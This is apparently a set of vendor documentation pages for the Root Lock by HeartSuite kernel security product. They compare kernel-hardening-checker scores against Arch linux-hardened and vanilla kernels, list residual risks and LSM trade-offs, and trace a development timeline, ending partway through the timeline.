Subject: Root Lock kernel evidence Kernel that ships:6.18.9-hs build #43, packaging 6.18.9-HeartSuite-3. The BPF syscall is off. Checker pack for that binary:evidence-pack-6.18.9.txt (2026-10-02). Config and checker only. No guest boot. 18 August 2026 pack: build #37, evidence-pack-6.18.9-2026-08-18.txt. That pack includes the Debian 12 guest boot. Legacy stream: kernel 5.19.6 (maintenance-only; see Kernel Support Policy)
Runtime — not repeated. The Debian 12 guest boot is the build #37 pack.
What moved since #37 — CONFIG_BPF_SYSCALL, CONFIG_KEXEC, CONFIG_KEXEC_FILE, CONFIG_CRASH_DUMP, and CONFIG_PROC_VMCORE are unset. CONFIG_IO_URING stays y.
Runtime — Debian 12 guest: LSM lockdown,capability,landlock,yama,apparmor,tomoyo,bpf,ipe,ima,evm, Root Lock activation at t+4s. Procurement, the threat model, and the 6.18.9 matrix cite this guest when they name a booted LSM list.
Known limits of this publication
Era-matched Arch linux-hardened 6.18.16-hardened1 and vanilla 6.18.9defconfig are in the pack.
Guest /boot/config-6.18.9-hs is an 11-line initramfs stub, and CONFIG_IKCONFIG is off, so the running kernel does not export its config either. Analysis therefore uses the pin payload config, whose SHA-256 is recorded in the pack.
This pack is the 18 August 2026 run. It is not the kernel that ships.
What remains from 5.19.6
The 5.19.6 pack is unchanged and still reproducible (checker b9b83a0, SHA d67caa6… / fa227f1d…). Do not add 5.19.6 percentages to a 6.18.9-hs deployment report.
Confirm uname -r is 6.18.9-hs. The uname -r string does not contain the word HeartSuite, so its absence is not a sign that the maintenance kernel is running.
On the kernel that ships, the BPF syscall is off, so there is no eBPF program to load. A finding stays on the patch date when that option is set on the kernel you boot.
Checker scores for the kernel that ships, 6.18.9-hs build #43. Reference rows are the 18 August 2026 run of the same checker.
This page compares hardening-checker scores. It is not the list of which kernel CVEs are Not affected, Affected, or Fixed. That list is Kernel Security Transparency. The 18 August file is build #37, and on that build the BPF syscall is on. The kernel that ships is 6.18.9-hs build #43, and on that build the BPF syscall is off.
Subject: kernel that ships, 6.18.9-hs build #43 (packaging 6.18.9-HeartSuite-3). uname -r:6.18.9-hs Config SHA-256 (packaging config):d6a08a04f4d6734adbafac431c3ebe46d339a495d907f1c6c569959321cc3684 vmlinuz SHA-256:f2e4749856f56cde87f9bcc887620f2d9b0aa2066756e4d3501326660b926c92 Tool:kernel-hardening-checker commit e870d0141259f875d3d1b54fef49dec7074e4cac, run 2026-10-02 Source file:evidence-pack-6.18.9.txt Guest boot: the Debian 12 boot is build #37, in evidence-pack-6.18.9-2026-08-18.txt. It was not repeated for build #43. Legacy:Hardening scores: 5.19.6, evidence-pack-5.19.6.txt
Hash the packaging config. Guest /boot/config-6.18.9-hs is an 11-line initramfs stub, and CONFIG_IKCONFIG is off.
Arch linux-hardened 6.18.16-hardened1 and vanilla 6.18.9defconfig are the 18 August 2026 rows. They were not re-run on 2026-10-02. The checker commit is the same, so the columns compare.
Part 1 — Measured comparison
Config
Source
Kernel
Overall
Attack-surface
Exploit-resistance
HS 6.18.9-hs #43
Packaging config (SHA d6a08a04…)
6.18.9
153/259 (59.1%)
62/131 (47.3%)
78/110 (70.9%)
Arch linux-hardened 6.18.16
Packaging tag 6.18.16.hardened1-1config.x86_64
6.18.16-hardened1
181/259 (69.9%)
76/131 (58.0%)
92/110 (83.6%)
Vanilla x86_64 defconfig
make ARCH=x86_64 defconfig on linux-6.18.9
6.18.9
153/259 (59.1%)
88/131 (67.2%)
56/110 (50.9%)
Build #37 on the same checker was 148/259 (57.1%) overall and 57/131 (43.5%) attack-surface. Exploit-resistance stayed 78/110. Five attack-surface checks moved to OK on #43: CONFIG_BPF_SYSCALL, CONFIG_KEXEC, CONFIG_KEXEC_FILE, CONFIG_CRASH_DUMP, and CONFIG_PROC_VMCORE. CONFIG_IO_URING stays y.
Reading the table
Attack-surface = dangerous features disabled. Higher = more things off.
Exploit-resistance = defensive mitigations against memory bugs. Higher = harder to exploit.
These axes are largely independent.
Do not compare these percentages to the 5.19.6 pack, because its checker commit (b9b83a0) uses different item counts (132 / 109).
What this shows
HS 6.18.9-hs #43 trails on attack-surface (47.3% vs era-matched Arch 58.0% and vanilla 6.18.9 defconfig 67.2%).
HS 6.18.9-hs #43 sits above vanilla 6.18.9 defconfig on exploit-resistance (70.9% vs 50.9%) and below era-matched Arch 6.18.16 hardened (83.6%).
The overall count ties vanilla 6.18.9 defconfig at 153/259. The mix differs: #43 disables fewer features and turns on more exploit-resistance options.
CONFIG_SECURITY_SELINUX=y and CONFIG_DEFAULT_SECURITY_SELINUX is unset. CONFIG_BPF_SYSCALL is unset, so there is no eBPF program to load. That string is the config list. It is not a reading of /sys/kernel/security/lsm from a booted #43 guest.
The Debian 12 guest boot on 2026-08-18 is build #37:
kernel-hardening-checker comparison of Root Lock 5.19.6 against industry hardened kernels and stock references, with reproduction commands.
Subject: Root Lock by HeartSuite, kernel 5.19.6 Config SHA-256:d67caa637263c33ce939b7eef867f0695d60d11d285d6694a7f5567e73ba6fbc Tool:kernel-hardening-checker commit b9b83a0, run 2026-05-19 Source file:evidence-pack-5.19.6.txt
Note: 5.19.6 is the legacy kernel line, installed only on Debian 11 and Ubuntu 20.04. New installs on every other supported distribution run 6.18.9-hs, whose posture is in Hardening matrix for kernel 6.18.9.
Part 1 — Measured comparison (same kernel era)
All three configs below are built from the 5.19.x kernel tree. Checker scores are directly comparable — same Kconfig namespace, same option universe.
Config
Source
Kernel
Overall
Attack-surface
Exploit-resistance
HS 5.19.6
HS canonical config (SHA256: d67caa6…)
5.19.6
129/258 (50.0%)
91/132 (68.9%)
31/109 (28.4%)
Arch linux-hardened
gitlab.archlinux.org/archlinux/packaging/packages/linux-hardened @ tag 5.19.11.hardened1-1
5.19.11
158/258 (61.2%)
77/132 (58.3%)
69/109 (63.3%)
Vanilla x86_64 defconfig
Bundled in kernel-hardening-checker
5.17.1
126/258 (48.8%)
90/132 (68.2%)
29/109 (26.6%)
Reading the table
Attack-surface measures how many dangerous kernel features are disabled. Higher = more things turned off.
Exploit-resistance measures how many defensive mitigations against memory bugs are enabled. Higher = harder to exploit.
These two axes are largely independent and optimized for different threat models.
What this shows
HS leads on attack-surface (91 vs 77 vs 90): it disables BPF_SYSCALL, FUSE_FS, OVERLAY_FS, SECURITY_APPARMOR, SECURITY_TOMOYO, and USER_NS — all of which Arch linux-hardened keeps enabled for its general-purpose user base.
Arch linux-hardened leads on exploit-resistance (69 vs 31): it enables HARDENED_USERCOPY, FORTIFY_SOURCE, INIT_ON_ALLOC_DEFAULT_ON, INIT_ON_FREE_DEFAULT_ON, SLAB_FREELIST_RANDOM, and MODULE_SIG — all absent in HS 5.19.6.
Vanilla defconfig is the baseline: it does about as well as HS on attack-surface (most things aren’t enabled by default) but even worse on exploit-resistance.
Bypass-primitive disables — side by side
Option
HS 5.19.6
Arch lh 5.19.11
Notes
CONFIG_BPF_SYSCALL
=n
=y
BPF LSM can override all MAC decisions
CONFIG_IO_URING
=y
=y
io_uring bypasses VFS hooks via fget()
CONFIG_FUSE_FS
=n
=m
FUSE allows path-confusion attacks
CONFIG_OVERLAY_FS
=n
=m
Overlay d_path() breaks sandbox lookup
CONFIG_SECURITY_APPARMOR
=n
=y
Redundant LSM adds attack surface
CONFIG_SECURITY_TOMOYO
=n
=y
Same rationale as AppArmor
CONFIG_KEXEC
=y
=n
kexec destroys Lockdown state
CONFIG_MODULE_SIG
=n
=y
Unsigned modules can unload HeartSuite
HS 5.19.6 disables five of the eight options and Arch linux-hardened disables a different three, so neither disables all eight.
Exploit-resistance mitigations — side by side
Mitigation
HS 5.19.6
Arch lh 5.19.11
INIT_ON_ALLOC_DEFAULT_ON
=n
=y
INIT_ON_FREE_DEFAULT_ON
=n
=y
HARDENED_USERCOPY
=n
=y
FORTIFY_SOURCE
=n
=y
SLAB_FREELIST_RANDOM
=n
=y
KFENCE
=n
=n
RANDSTRUCT_FULL
=n
=n
KSTACK_ERASE
=n
=n
MODULE_SIG / MODULE_SIG_FORCE
=n / =n
=y / =n
Part 2 — Qualitative orientation (cross-project)
These projects were not scored with the checker in this analysis — either because their configs were unavailable for the 5.19 era, because they are paywalled, or because a meaningful config was not locatable. Characterizations are drawn from each project’s public documentation and design goals.
Project
Bypass Prevention
Exploit Resistance
Availability
Primary Use Case
HeartSuite 5.19.6
Very High — BPF/FUSE/OVERLAY/AppArmor/TOMOYO/USER_NS all disabled
Low — vanilla upstream baseline
Commercial
Containment of untrusted code on dedicated appliance
Arch linux-hardened 5.19.11
Moderate — keeps BPF, FUSE, AppArmor, USER_NS
High — HARDENED_USERCOPY, FORTIFY, INIT_ON_ALLOC, SLAB_FREELIST
Free, open-source
General-purpose hardened desktop/server
NixOS linux_hardened
Moderate
High
Removed from nixpkgs 2025 (lack of maintenance)
Was: reproducible hardened NixOS systems
grsecurity / PaX
High
Very High — RBAC + PaX heap/stack protections
Paid subscription
Maximum exploit resistance; enterprise
CLIP OS (ANSSI)
High — BPF disabled
High — KSPP-style mitigations
Public (archived)
Government/high-security Linux platform
Hardened Gentoo
Moderate
High
Free, open-source
Reproducible hardened Gentoo systems
GrapheneOS
High — Android-targeted bypass removal
Very High — extensive Android hardening patches
Free, open-source
Hardened Android (not x86/server)
Kicksecure / Whonix
Low–Moderate
Low–Moderate — mostly OS-level hardening, not kernel patches
Free, open-source
Privacy-focused Debian derivative
Notes on the qualitative table:
“Bypass Prevention” = removal of subsystems that can circumvent MAC/LSM enforcement.
NixOS linux_hardened was removed from nixpkgs in 2025 due to lack of maintenance — it is no longer an active project. The bundled config in kernel-hardening-checker (6.12.50-hardened1) is a historical snapshot.
CLIP OS: the public CLIP OS project is archived. The ANSSI team published their kernel configs; they are accessible at the archived CLIP OS documentation.
grsecurity requires a paid subscription; their config is not publicly available for automated analysis.
GrapheneOS targets Android hardware (aarch64); its hardening is not directly applicable to x86 server deployments.
Part 3 — LSM stack (measured)
Metric
HS 5.19.6
Source
SELinux at runtime
Permissive (enforce=0)
Runtime measurement — /sys/fs/selinux/enforce
Active enforcing MAC LSM
HeartSuite
Runtime measurement — dmesg enforcement trace
Alt-LSMs (YAMA, LANDLOCK, IMA, EVM, LOCKDOWN_LSM)
All disabled
Config grep
Part 4 — CPU mitigations (5.19.6 naming)
5.19.6 uses pre-6.1 option names, and the checker looks for the 6.1+ CONFIG_MITIGATION_* names, so it reports these as FAIL even though the mitigations are present:
Mitigation
5.19.6 option
Value
Spectre v2 (retpoline)
CONFIG_RETPOLINE
=y
Return thunk
CONFIG_RETHUNK
=y
IBPB on kernel entry
CONFIG_CPU_IBPB_ENTRY
=y
IBRS on kernel entry
CONFIG_CPU_IBRS_ENTRY
=y
IBT compiler support
CONFIG_CC_HAS_IBT
=y
Summary
Dimension
HS 5.19.6
Arch lh 5.19.11 (era-matched)
Overall checker score
50.0%
61.2%
Attack-surface reduction
68.9%
58.3%
Exploit-resistance
28.4%
63.3%
Bypass-primitive disables (of 8 key)
5/8
3/8 (different set)
KEXEC disabled
No
Yes
MODULE_SIG enforced
No
Yes
BPF_SYSCALL disabled
Yes
No
FUSE/OVERLAY disabled
Yes
No
16.10 - What a red team should test on this kernel
Threat model and residual risks for the kernel that ships, 6.18.9-hs build #43. The Debian 12 guest boot is the 18 August build #37 pack. 5.19.6 remains the legacy pack.
Subject: Root Lock by HeartSuite — 6.18.9-hs build #43 (packaging 6.18.9-HeartSuite-3). 5.19.6 is the legacy k5 line. Evidence status: Checker scores for the kernel that ships are in evidence-pack-6.18.9.txt (2026-10-02). The Debian 12 guest boot is build #37, evidence-pack-6.18.9-2026-08-18.txt. The 5.19.6 pack remains the measured record of that legacy line. Primary stream:Hardening matrix for kernel 6.18.9 Legacy stream: Config SHA-256 d67caa637263c33ce939b7eef867f0695d60d11d285d6694a7f5567e73ba6fbc — measured 2026-05-19, checker b9b83a0 — comparison matrix, evidence-pack-5.19.6.txt
On the kernel that ships, the BPF syscall is off, CONFIG_IO_URING=y, and CONFIG_KEXEC is unset.
Threat model
Root Lock targets a process on the protected system attempting to bypass VFS-level enforcement. The BPF syscall is off on the 6.18.9-hs kernel that ships, so there is no eBPF program to load. The countermeasure is the allowlist and Lockdown.
What the measurements show (build #43, checker run 2026-10-02)
Tool: kernel-hardening-checker commit e870d0141259f875d3d1b54fef49dec7074e4cac, 2026-10-02, against packaging config SHA-256 d6a08a04f4d6734adbafac431c3ebe46d339a495d907f1c6c569959321cc3684.
Arch linux-hardened 6.18.16-hardened1 and vanilla 6.18.9defconfig are the era-matched 6.18.x peers from the 18 August run of the same checker (no 6.18.9-hardened in the Arch archive). Keep these percentages off the 5.19.6 pack, because its checker commit (b9b83a0) counts a different set of items.
Build #43 trails both era-matched peers on this axis. Five checks moved to OK since build #37: CONFIG_BPF_SYSCALL, CONFIG_KEXEC, CONFIG_KEXEC_FILE, CONFIG_CRASH_DUMP, and CONFIG_PROC_VMCORE.
This pin scores above vanilla 6.18.9 defconfig on this axis. Present: INIT_ON_ALLOC_DEFAULT_ON, HARDENED_USERCOPY, FORTIFY_SOURCE, SLAB_FREELIST_RANDOM, SLAB_FREELIST_HARDENED, KFENCE, MODULE_SIG. Still missing or unforced: INIT_ON_FREE_DEFAULT_ON, MODULE_SIG_FORCE, RANDSTRUCT_FULL, KSTACK_ERASE, KFENCE_SAMPLE_INTERVAL=0.
Overall checker: 153/259 (59.1%).
Runtime (Debian 12 guest, 2026-08-18, build #37)
This guest boot was not repeated for build #43. Debian 12 lab guest, uname -r6.18.9-hs, file#37, vmlinuz SHA-256 1b44fffb9b570497f19f4c68e170602b542bc84bfe9f49d936c123dc59f5db8a.
No selinuxfs. /proc/self/attr/current = unconfined
dmesg: LSM list above at t+0.05s; activating Heartsuite service / monitor ON at t+4s
Guest /boot/config-6.18.9-hs is an 11-line initramfs RD stub, not the build config. Hash the pin payload config, not that file.
Residual risks
1. Kernel memory corruption / exploitation Self-protection scores 78/110, well above the vanilla baseline that 5.19.6 sat near, but heap and CFI gaps remain: no INIT_ON_FREE_DEFAULT_ON, no KSTACK_ERASE, no RANDSTRUCT_FULL, KFENCE sample interval 0, IOMMU default is lazy. An attacker who reaches a reliable in-kernel primitive still has those gaps.
2. Competing LSMs are live The 5.19.6 description (Root Lock as the sole enforcing MAC, SELinux permissive, no securityfs) does not hold on this pin. AppArmor, TOMOYO, Yama, Landlock, BPF LSM, IMA, and EVM initialize. Red-team work must include stacked-LSM interaction (policy denials, IMA, AppArmor profiles), not only Root Lock.
3. MODULE_SIG is on; MODULE_SIG_FORCE is not CONFIG_MODULE_SIG=y and CONFIG_MODULE_SIG_FORCE is not set, so the kernel does not require a valid signature on every module. Instead, current installs close module loading outright with a latch: a kernel setting that, once switched on, stays on until the next reboot. heartsuite-kernel-latch.service runs early in every Root Lock kernel boot, Setup Mode included, before the network is configured and before sshd starts. It loads the netfilter modules the firewall needs, then sets kernel.modules_disabled=1, and kernel.kexec_load_disabled=1 where the kernel has that setting. The module setting cannot be cleared until reboot: init_module, finit_module, and delete_module are refused, and a later modprobe stays refused. The latch script does not unload modules already loaded by initramfs, udev, the netfilter preload, or binfmt_misc. Code built in with =y was never a module. HS_lockdown.sh writes both settings again, where the node exists, in case the latch service is masked. OpenRC systems have no latch service and get those writes only when Lockdown is applied.
Measured evidence predates the latch. The build #37 guest (18 August 2026) booted without it and read both settings as 0. The build #43 pack did not boot a guest, so neither setting was measured on #43. On #43, CONFIG_KEXEC is unset, so kexec_load_disabled does not exist there.
4. Can root unseal the allowlist or turn enforcement off? By design, root has no intended path to lift the allowlist seal or turn enforcement off, because there is no agent to kill: the seal and the control paths are enforced in the kernel. Test that contract rather than reading it off the architecture diagram, and confirm on the kernel that ships (6.18.9-hs) that additional syscalls and related attributes are gated as well.
The checker percentages measure only the published .config, so read them together with this residual-risk list during architecture review.
5. Allowlist breadth after learning Setup Mode records what programs do, and you approve the resulting allowlist entries. Any entry wider than the workload needs stays in force after Lockdown.
6. Intentional maintenance and console recovery path Supported recovery of a sealed allowlist requires booting the maintenance kernel and using Dashboard Maintenance to lift immutability flags. That path requires physical or serial-console access — keyboard and monitor, serial port, or cloud provider serial console.
7. Confused deputy among allowlisted programs Enforcement is per program identity, so an allowlisted program with broad grants can still be abused within those grants.
8. Portable open flags and size mutation under a read grant By default Root Lock keeps the standard Linux behaviour of O_RDONLY|O_TRUNC, so a program with a read grant can still truncate a file when DAC write permission allows it.
How to reproduce these measurements
git clone https://github.com/a13xp0p0v/kernel-hardening-checker /tmp/khc
git -C /tmp/khc checkout e870d0141259f875d3d1b54fef49dec7074e4cac
# Use the pin payload config — NOT guest /boot/config-6.18.9-hs (11-line stub)sha256sum config-6.18.9-hs
# Expected: d6a08a04f4d6734adbafac431c3ebe46d339a495d907f1c6c569959321cc3684python3 /tmp/khc/bin/kernel-hardening-checker -c config-6.18.9-hs
# Expected summary: OK - 153 / FAIL - 106
Bypass-primitive greps on the #43 packaging config. CONFIG_BPF_SYSCALL, CONFIG_KEXEC, and CONFIG_KEXEC_FILE are unset, so they do not match a = line. CONFIG_IO_URING=y, CONFIG_FUSE_FS=y, CONFIG_USER_NS=y, CONFIG_SECURITY_APPARMOR=y, CONFIG_SECURITY_TOMOYO=y, and CONFIG_OVERLAY_FS=m.
16.11 - SELinux, AppArmor, TOMOYO — a different job
LSM policy can be set permissive by root. Root Lock is compiled in. When each model fits containment, and when it does not.
Subject: Archived kernel 5.19.6. The kernel that ships is 6.18.9-hs, and on that kernel the BPF syscall is off. Audience: Security engineers familiar with SELinux, AppArmor, or TOMOYO reading the archived 5.19.6 comparison.
The core distinction
This page is the archived 5.19.6 kernel. It is not the kernel that ships.
SELinux, AppArmor, and TOMOYO all answer the same question: given that a kernel feature is present, what should a process be allowed to do with it?
On 5.19.6, the Root Lock column records which of those features that kernel left unset.
Comparison table
Dimension
Root Lock 5.19.6
SELinux
AppArmor
TOMOYO
Enforcement model
VFS-hook enforcement compiled into the kernel binary (not a loadable module); structural (removes capabilities)
Type enforcement + MLS; label-based; process and object contexts
Path-based MAC; per-program profiles
Path-based MAC; learning-mode profiles
Policy language
None — enforcement is structural
Type Enforcement (.te), policy modules, audit2allow
High — overly permissive audit2allow output is a well-known deployment failure mode
Moderate
Low (learning mode reduces error)
Bypass primitives: open vs closed
The table below lists the kernel-level bypass vectors most relevant to MAC enforcement. “Closed” means the kernel option is disabled — the attack vector does not exist on the system. “Open” means the feature is present and policy must account for it.
Bypass vector
Root Lock 5.19.6
SELinux
AppArmor
TOMOYO
BPF_SYSCALL — programmable LSM hook override
Closed (=n)
Open
Open
Open
FUSE_FS — path confusion via userspace filesystem
Closed (=n)
Open
Open
Open
OVERLAY_FS — d_path() mismatch in overlay mounts
Closed (=n)
Open
Open
Open
USER_NS — fake root via user namespace
Closed (=n)
Open
Open
Open
An attacker who can reach any “Open” primitive has a path to bypass LSM enforcement regardless of how well the policy is written. On 5.19.6, HeartSuite closes all four vectors above at the kernel config level.
When SELinux, AppArmor, or TOMOYO is the right choice
Root Lock is not a general-purpose MAC replacement. Choose SELinux, AppArmor, or TOMOYO when:
You are running a general-purpose multi-user system where diverse workloads need fine-grained per-process policy.
You require MLS / MCS (Multi-Level Security / Multi-Category Security) for labeled data separation.
You need container runtime support that depends on USER_NS or overlayfs (Kubernetes, Docker, Podman, LXC).
Your compliance framework mandates a specific named LSM (e.g., STIG-mandated SELinux).
You need to audit permitted accesses, not just denials. Root Lock logs every denied file access, socket connection, and sandbox violation with the specific program path and target resource. Successful accesses are not logged. SELinux and TOMOYO can record both. If a full allowed-access trail is also required, SELinux can run alongside Root Lock on supported deployments — see Co-existence.
When Root Lock is the right choice
Choose Root Lock when:
You are deploying a single-purpose appliance running one or a small set of known workloads.
Your threat model centers on containment escape — a compromised application attempting to break out of its enforcement boundary.
You want zero policy surface — no policy file, no audit2allow, no profile to misconfigure.
On kernel 5.19.6, BPF tooling, container runtimes, FUSE mounts, and user namespaces are not part of that kernel’s attack surface — they are absent from the 5.19.6 kernel, not restricted by policy.
You want a violation-focused audit trail: every denied file access, network connection, and sandbox violation is logged with the specific program path and target resource. In Setup Mode, would-be denials are logged and permitted simultaneously. That gives full visibility into the policy surface without blocking anything.
You want independent verifiability: the kernel config SHA-256 is published and measurements are reproducible with an open-source tool.
Co-existence
On kernel 5.19.6, Root Lock does not stack with AppArmor or TOMOYO. Both are kernel-disabled on 5.19.6 (CONFIG_SECURITY_APPARMOR=n, CONFIG_SECURITY_TOMOYO=n).
SELinux can run alongside Root Lock. Root Lock’s VFS hooks fire before the LSM chain (security_path_*() calls). The ordering means:
If Root Lock denies an operation → the SELinux hook is never reached. Root Lock is the first and final authority on that call.
If Root Lock allows an operation → SELinux can still deny it. SELinux can only add restrictions to what Root Lock allows, never grant access Root Lock denies.
This ordering is intentional: whatever SELinux mode and policy the deployment OS configures, the stacking is additive, not conflicting, and Root Lock enforcement cannot be bypassed via the SELinux layer.
RHEL operational note: As with any new kernel module on RHEL, a targeted SELinux policy entry may be needed for Root Lock’s specific operations. If AVC denials appear, ausearch -m AVC -ts recent | audit2why identifies them and audit2allow generates the targeted module. Those denials come from SELinux after Root Lock has already allowed the operation, so Root Lock enforcement is unaffected.
Further reading
Comparison Matrix — Measured kernel-hardening-checker scores: HeartSuite vs Arch linux-hardened vs vanilla defconfig.
Threat model — Residual risks, threat model, and self-reproduction instructions.
Procurement Brief — Decision guide for buyers choosing between hardened kernel options.
16.12 - Kernel hardening in plain language
Checker scores for the legacy 5.19.6 kernel, and how to fact-check them.
Note: 5.19.6 is the legacy k5 line, kept for lab re-proof on Debian 11 and Ubuntu 20.04. New installs on the supported distributions run 6.18.9-hs, whose posture is in Hardening matrix for kernel 6.18.9.
On a run of the open-source kernel-hardening-checker config linter — the same tool Linux kernel security researchers use — the Root Lock 5.19.6 kernel outperforms Arch linux-hardened on attack-surface measures.
Scores, compared on the same 5.19.x kernel generation so they are directly equivalent: 91 out of 132 checks passed by Root Lock versus 77 out of 132 for Arch linux-hardened.
Where Root Lock is not strongest: Exploit resistance.
When a kernel vulnerability is discovered — a memory bug, a logic flaw — certain protection techniques make it much harder to turn that bug into a working attack. The Root Lock kernel does not include most of those techniques, so it scores 31 out of 109 checks on this measure. The era-matched Arch linux-hardened kernel (same kernel generation) scores 69 out of 109 on the same tool.
Root Lock is designed to stop attacks from bypassing its controls rather than to harden the kernel against every possible vulnerability.
The configuration is publicly verifiable: the SHA-256 hash of the kernel configuration file is published, so any qualified security team can reproduce the measurements above with publicly available tools.
How program allowlisting, Lockdown, file versioning, and script launchers were designed as one architecture — and what is still ahead.
Traditional endpoint security detects threats after they execute. Root Lock by HeartSuite takes the opposite approach: it prevents malware from executing in the first place — at the kernel, per program, including as root.
Under Lockdown, anything not on the allowlist is blocked before it can act, and root cannot change the allowlist while the machine is running, so recovery goes through the maintenance kernel via physical or serial-console access. See Circumvention and recovery.
Even if malware is downloaded to a Root Lock server, it cannot run as a new program unless that program is already on the allowlist. A zero-day inside an already-allowlisted program (nginx, python3) still runs; it can only use the file paths and outbound addresses that program was approved for.
The core features that make this possible — program allowlist, Setup Mode and Lockdown, File Backup and Versioning, and Secure Script Launchers — were designed together as a single architecture, not assembled from separate tools. This page traces how that architecture was built, validated, and hardened over time.
The foundations reach back to 2016: security had become an incoherent patchwork of disconnected tools with no unified design. Years of academic research followed — seven peer-reviewed papers on database security, forensics, and cryptographic erasure — culminating in Zero Day Secure, the book that articulates the problem Root Lock is built to solve.
Development timeline (2016–2026)
%%{init: {'theme':'base', 'themeVariables': {'doneTaskBkgColor':'#d4f4dd','doneTaskBorderColor':'#2a7a40','sectionBkgColor':'#eee','sectionBkgColor2':'#eee','taskBkgColor':'#eee','taskBorderColor':'#888','gridColor':'#888'}}}%%
gantt
    title Root Lock — Development Timeline
    dateFormat YYYY-MM-DD
    axisFormat %m/%Y

    section Research Foundation (2016–2021)
    Problem identified — fragmented security, no coherent solution :done, 2016-01-01, 2016-12-31
    Database Forensic Analysis with DBCarver — CIDR 2017         :done, 2017-01-04, 2017-01-05
    Carving Database Storage — Digital Investigation 2017        :done, 2017-08-01, 2017-08-02
    Detecting Database File Tampering — EDBT 2018                :done, 2018-03-26, 2018-03-27
    DB3F & DF-Toolkit — Digital Investigation 2019               :done, 2019-07-01, 2019-07-02
    DF-Toolkit — VLDB Endowment 2020                             :done, 2020-08-31, 2020-09-01
    Purging Data from Backups — DEXA 2021                        :done, 2021-08-01, 2021-08-02
    Purging Compliance from Backups — CYBER 2021                 :done, 2021-10-03, 2021-10-04

    section Design & Architecture (2021)
    Core features designed — prevent-before-detect     :done, 2021-01-01, 2021-12-31
    SPF binary format + 4 custom Linux syscalls        :done, 2021-06-01, 2022-03-31
    Patent applications filed                          :done, 2021-09-01, 2022-06-30

    section Kernel Engine (2022)
    Program allowlist engine (Setup Mode + Lockdown)   :done, 2022-01-01, 2022-12-31
    LSM replacement — Root Lock path enforcement       :done, 2022-01-01, 2022-09-30
    BPF syscall off                                    :done, 2022-01-01, 2022-09-30
    Network allowlist — IP-literal kernel enforcement  :done, 2022-06-01, 2022-12-31
    Allowlist audit logging                            :done, 2022-11-01, 2023-01-31

    section Tooling Build-out (2023)
    Backup subsystem                                  :done, 2023-01-01, 2023-06-30
    Secure Script Launchers — Python / Perl / PHP     :done, 2023-02-20, 2023-10-25
    Hash-based file versioning (supply-chain defence) :done, 2023-03-01, 2023-07-01
    Management tools — first compiled release (6 bins) :done, 2023-06-01, 2023-07-01
    Lockdown tooling                                  :done, 2023-09-11, 2023-10-31
    Allowlist manager + batch tools + launcher manager :done, 2023-10-01, 2023-11-30
    US Patent 11,822,699 B1                           :done, 2023-11-21, 2023-11-22

    section v1.0 Release (2024)
    Beta installer + setup documentation              :done, 2023-07-31, 2024-01-20
    HeartSuite v1.0 — Linux 5.19.6 released           :done, 2024-01-20, 2024-01-21
    US Patent 11,983,288 B1                           :done, 2024-05-14, 2024-05-15

    section In Production (2024–2025)
    18+ months of continuous deployment        :done, 2024-02-01, 2025-09-30
    Kernel strategy — LTS-only track selected         :done, 2025-08-01, 2025-12-15
    Eight distributions evaluated and targeted        :done, 2025-10-01, 2026-01-31
    Linux 6.18 LTS kernel port                        :done, 2025-11-15, 2025-12-31
    Zero Day Secure — published (Simon & Schuster)    :done, 2025-10-01, 2025-10-02

    section Public docs and 6.18 (2026 Q1)
    Linux 6.18 LTS          :done, 2026-01-15, 2026-02-24
    Public docs and /advisories/ feeds                :done, 2026-03-05, 2026-03-12

    section v1.6.4 Multi-Distro (2026 Q2)
    Eight distributions evaluated                     :done, 2026-04-22, 2026-04-26
    GRUB automation + Alpine / OpenRC support         :done, 2026-04-23, 2026-04-29
    v1.6.4 commercial release — kernel 6.18.9         :done, 2026-04-26, 2026-04-27

    section TUI Dashboard (2026 Q2)
    Textual TUI — initial commit                      :done, 2026-04-28, 2026-04-29
    Review queues, cohort grouping, noise filter      :done, 2026-04-28, 2026-05-07
    Alert system — email, syslog, webhook             :done, 2026-04-28, 2026-05-07
    Allowlist management + backup & restore           :done, 2026-05-04, 2026-05-10
    Lockdown re-engages on every Root Lock boot       :done, 2026-05-07, 2026-05-12
    Initial setup unattended install service          :done, 2026-05-12, 2026-05-14

    section In Progress
    Host-as-VMM evaluation                            :active, 2026-05-14, 2026-09-30
Feature details by status
Research foundation (2016–2021)
Note
Problem Identified — Fragmented Security Landscape (2016) Security had become an incoherent patchwork of disconnected tools, each addressing a narrow concern with no unified design. That diagnosis — and the conviction that a single principled architecture could replace the patchwork — became the founding motivation behind Root Lock. No code yet: only the problem statement and the conviction that a coherent solution was possible.
Note
Database Forensic Analysis with DBCarver (January 4, 2017) First published paper. DBCarver reconstructs database content from disk images without relying on log files or system metadata, using page carving to recover both live and deleted data. Published at the 8th Biennial Conference on Innovative Data Systems Research (CIDR 2017). Co-authors: Tanu Malik, Hugo Jehle, Jonathan Grier.
Note
Carving Database Storage to Detect and Trace Security Breaches (August 2017) Shows how storage-layer carving can identify and trace unauthorized database modifications that are invisible to the application tier. Published in Digital Investigation, Volume 22 Supplement. Co-authors: Boris Glavic, Jacob D. Furst, Lucas Bressan, Jonathan Grier.
Note
Detecting Database File Tampering through Page Carving (March 2018) Proposes a method to detect direct modifications to database files that bypass standard DBMS security mechanisms—attacks that sit below the software layer and are invisible to the application. Published at the 21st International Conference on Extending Database Technology (EDBT 2018, Vienna). Co-authors: Tanu Malik, Jacob D. Furst, Jonathan Grier.
Note
DB3F & DF-Toolkit: Database Forensic File Format and Toolkit (July 2019) Introduces a standardized file format (DB3F) and toolkit for forensic interaction with database storage layers, enabling consistent abstracted access to deleted or unallocated data. Published in Digital Investigation, Volume 29 Supplement. Co-authors: Rebecca Jacob, Jonathan Grier.
Note
DF-Toolkit: Interacting with Low-Level Database Storage (August 2020) Formalizes the toolkit for direct, abstracted access to DBMS storage—establishing the research infrastructure for broader forensic and compliance work. Published in the Proceedings of the VLDB Endowment, Volume 13, Issue 12 (VLDB 2020). Co-authors: James Wagner, Tanu Malik, Jonathan Grier.
Note
Purging Data from Backups by Encryption (2021) Presents a cryptographic erasure framework for targeted data destruction in database backups to meet compliance regulations—addressing the fundamental problem that backups cannot be edited without destroying their integrity. Published at the International Conference on Database and Expert Systems Applications (DEXA 2021). Co-authors: Nick Scope, James Wagner, Ben Lenard.
Note
Purging Compliance from Database Backups by Encryption (CYBER 2021 / February 2022) Extends the cryptographic erasure approach to broader compliance scenarios. Presented at CYBER 2021 (October 2021); published in Journal of Data Intelligence, Volume 3, Issue 1 (February 2022). Co-authors: Nick Scope, Ben Lenard, James Wagner.
Design & architecture (2021)
Note
